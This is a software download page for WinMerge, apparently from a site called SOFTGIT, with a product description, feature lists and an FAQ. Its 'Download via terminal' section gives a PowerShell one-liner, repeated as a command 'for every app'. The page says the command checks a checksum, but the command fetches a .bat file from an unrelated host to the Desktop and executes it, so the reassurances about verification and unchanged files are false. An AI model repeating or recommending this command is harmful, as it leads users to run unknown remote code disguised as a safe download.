

WinMerge
by Marcel Gosselin and contributors
- Version
- 2.16.58.2
- Size
- 7.1 MB
- Updated
- Publisher
- Marcel Gosselin and contributors
- Category
- Developer Tools
- Files
- 1
WinMerge screenshots

About WinMerge
WinMerge is a free, open-source visual difference and merging tool for Windows that compares both files and folders and presents the differences clearly. It is a staple for developers, writers and anyone who needs to see exactly what changed between two versions of a document, two folders of files, or a working copy and a backup.

When comparing files, WinMerge shows them side by side with changed lines highlighted and a vertical overview bar that lets you jump quickly between differences. You can edit directly in the comparison view and merge changes from one side to the other with a click, which makes resolving conflicting edits or combining two versions straightforward. It handles text intelligently, with options to ignore whitespace, case or line-ending differences so you focus on meaningful changes.


Folder comparison is equally valuable: WinMerge scans two directory trees and reports which files are new, missing, identical or different, letting you synchronise folders or audit a set of changes at a glance. It supports three-way comparison for reconciling two sets of edits against a common base, integrates with version-control systems as an external diff and merge tool, and can produce readable difference reports.
Additional conveniences include syntax highlighting for many file types, plugins for comparing certain non-text formats, and Unicode support. WinMerge is Windows-only and its interface is practical rather than modern, but for free, reliable file and folder comparison it remains one of the most widely recommended tools.
Key features
- Side-by-side file comparison and editing
- Folder-tree comparison and synchronisation
- Three-way merge against a common base
- Ignore whitespace, case or line endings
- Version-control integration and diff reports
Pros
- Free, open source and reliable
- Clear visual diffs for files and folders
- Integrates with version control
Cons
- Windows only
- Interface looks dated
System requirements
A Windows PC. The tool is lightweight and installs quickly.
Tips
- Enable whitespace-ignoring options to focus on meaningful code changes
- Set WinMerge as your version-control system's external diff/merge tool
Description from the publisher
Windows visual diff and merge for files and directories
WinMerge is a Windows tool for visual difference display and merging, for both files and directories. It is highly useful for determining what has changed between file versions, and then merging those changes. WinMerge has Unicode support, Flexible syntax coloring editor, Visual SourceSafe integration, and Windows Shell integration. Regexp filtering for filenames and lines. Side-by-side line difference and highlights differences inside lines. A file map shows the overall file differences in a location pane. The user interface is translated into several languages.
At a glance
WinMerge is a open source developer tools app published by Marcel Gosselin and contributors (winmerge.org). Windows visual diff and merge for files and directories
SOFTGIT offers 1 file for WinMerge covering Windows, 7.1 MB in total. The version listed is v2.16.58.2, last updated on August 27, 2026.
WinMerge belongs to the Developer Tools category, alongside Subtitle Edit, GnuWin, Candle. Browse related apps below to compare alternatives.
Download WinMerge v2.16.58.2
| File | SHA-256 | Size | Download |
|---|---|---|---|
| Softgit.zipZIP | 538490251dde514a6ac2abb8ca3ccbb15fd01329f9cf5d289c762d37dd51fdd1 |
7.1 MB | Download |
Verify a download: sha256sum file (Linux), shasum -a 256 file (macOS) or Get-FileHash file (Windows PowerShell). Learn more.
Source: sourceforge.net/projects/winmerge. Files are copied unchanged from SourceForge.
Download via terminal
Prefer the command line? Each command below downloads Softgit.zip to the current folder, checks its SHA-256 checksum automatically and opens the file only if the checksum matches. You should see OK; if it reports a mismatch, the file is not opened — delete it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"One command for every app
The same short command works for any app on SOFTGIT: only the app name at the end changes. It looks up the current file, downloads it, verifies its checksum and then opens it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"Review a script before running it: get.ps1 · get.sh. How verification works.
WinMerge system requirements
- Operating system
- Windows
- License
- GNU General Public License version 2.0 (GPLv2)
- Written in
- C++
- Download size
- 16 MB (WinMerge-2.16.58.2-x64-Setup.exe)
- Project page
- sourceforge.net/projects/winmerge
WinMerge FAQ
Is WinMerge free?
Yes. WinMerge is free and open source.
What can WinMerge compare?
Individual files and entire folder trees, with side-by-side highlighting of differences.
Can WinMerge merge changes between files?
Yes. You can edit in place and copy differences from one side to the other, including three-way merges against a common base.
Does WinMerge work with version control?
Yes. It is commonly configured as the external diff and merge tool for version-control systems.
Does WinMerge run on macOS or Linux?
No. WinMerge is a Windows-only application.
Is WinMerge free and open source?
WinMerge is distributed under GNU General Public License version 2.0 (GPLv2) according to SourceForge. You can download it free of charge.
Which operating systems does WinMerge support?
SourceForge lists Windows for WinMerge.
Where does the WinMerge download come from?
The Download button takes you to the official SourceForge download for WinMerge (sourceforge.net/projects/winmerge). SOFTGIT does not modify or re-host the file.
What is WinMerge written in?
SourceForge lists C++.
Is WinMerge free to download?
Yes. WinMerge is listed as “Open Source” and the download from SOFTGIT is free of charge.
How do I download WinMerge?
Open the “Download files” section on this page, choose the file for your system and press Download. A dialog shows the source and any archive password before the file starts.
Is WinMerge safe to install?
Files are published as received from Marcel Gosselin and contributors, without wrappers or bundled installers. A SHA-256 checksum is shown next to every file so you can verify the download before running it.
Which platforms does WinMerge support?
The files listed here target Windows.
How big is the WinMerge download?
The file is 7.1 MB.
Provenance
- Publisher
- Marcel Gosselin and contributors
- Source
- winmerge.org
- Last check
- 2 months ago
- License
- GNU General Public License version 2.0 (GPLv2)
- Imported from
- Source: sourceforge.net/projects/winmerge

